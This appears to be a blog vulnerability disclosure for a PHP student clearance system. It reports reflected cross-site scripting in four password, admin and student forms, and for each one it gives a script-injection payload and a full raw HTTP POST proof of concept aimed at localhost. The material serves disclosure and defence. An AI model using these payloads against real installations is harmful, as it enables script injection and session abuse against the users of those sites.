JustOrg   Follow

Nov 7 · 3 min read · ▶ Listen

☐ Save   🐦   f   in   🔗

Web-Based Student Clearance System in PHP Free Source Code v1.0 — Unrestricted input leads to xss

1. /changepassword.php

txtold_password、txtnew_password、txtconfirm_password

payload:

```
txtold_password="><script>alert(1)</script><"
```

poc:

```
POST /changepassword.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
Connection: close
Referer: http://localhost/changepassword.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

txtold_password="><script>alert(1)</script><"
```

👏 | 💬

localhost/changepassword.php

Home　Change Password

Matric No: 18/132010

Change Password

Old Password

Dashboard

localhost

1

确定

查看器　控制台　调试器　网络　样式编辑器　性能　内存　存储　无障碍环境　应用程序　HackBar

Encryption ▾　Encoding ▾　SQL ▾　XSS ▾　LFI ▾　XXE ▾　Other ▾

Load URL　　http://localhost/changepassword.php

Split URL

Execute

☑ Post data　☐ Referer　☐ User Agent　☐ Cookies　　Add Header　　Clear All

txtold_password="><script>alert(1)</script><"

H　Sec-Fetch-User: ?1

H　Sec-Fetch-Site: none

Pretty　**Raw**　Hex　U2C　Chinese

```
1 POST /changepassword.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0)
  Gecko/20100101 Firefox/106.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/changepassword.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: none
16 Sec-Fetch-User: ?1
17
18 txtold_password="><script>alert(1)</script><"
```

Pretty　Raw　Hex　Render　U2C　Chinese

```
145        <a class="close-link">
146          <i class="fa fa-times">
             </i>
147        </a>
148      </div>
149    </div>
150    <div class="ibox-content">
151      <div class="row">
152        <div class="col-sm-6 b-r">
153          <h3 class="m-t-none m-b">
               Change Password
             </h3>
154          <form role="form" method="POST">
155            <div class="form-group">
               <strong>
                 <label>
                   Old Password
                 </label>
               </strong>
157            <input type="password" name=
               txtold_password value="">
               <script>
                 alert(1)
               </script>
               <" placeholder="Enter Old Password" class=
               "form-control" required="">
158          </div>
159          <div class="form-group">
               <strong>
                 <label>
                   New Password
                 </label>
               </strong>
161            <input type="password" name=
               txtnew_password value="" placeholder=
               Enter New Password" class="form-control"
               required="">
162          </div>
```

2. /Admin/changepassword.php

txtold_password、txtnew_password、txtconfirm_password

payload:

```
txtold_password="><script>alert(1)</script><"
```

POC:

```
POST /admin/changepassword.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://localhost
Connection: close
Referer: http://localhost/admin/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

txtold_password="><script>alert(1)</script><"
```

3./Admin/add-admin.php

txtusername

payload:

```
txtusername="><script>alert(1)</script><"
```

poc:

```
POST /Admin/add-admin.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://localhost
Connection: close
Referer: http://localhost/Admin/add-admin.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

txtusername="><script>alert(1)</script><"
```

4./Admin/add-student.php

txtfullname


```
POST /Admin/add-student.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost
Connection: close
Upgrade-Insecure-Requests: 1
```

```
txtfullname="><script>alert(1)</script><"
```

Reference:

https://www.sourcecodester.com/php/15627/web-based-student-clearance-system.html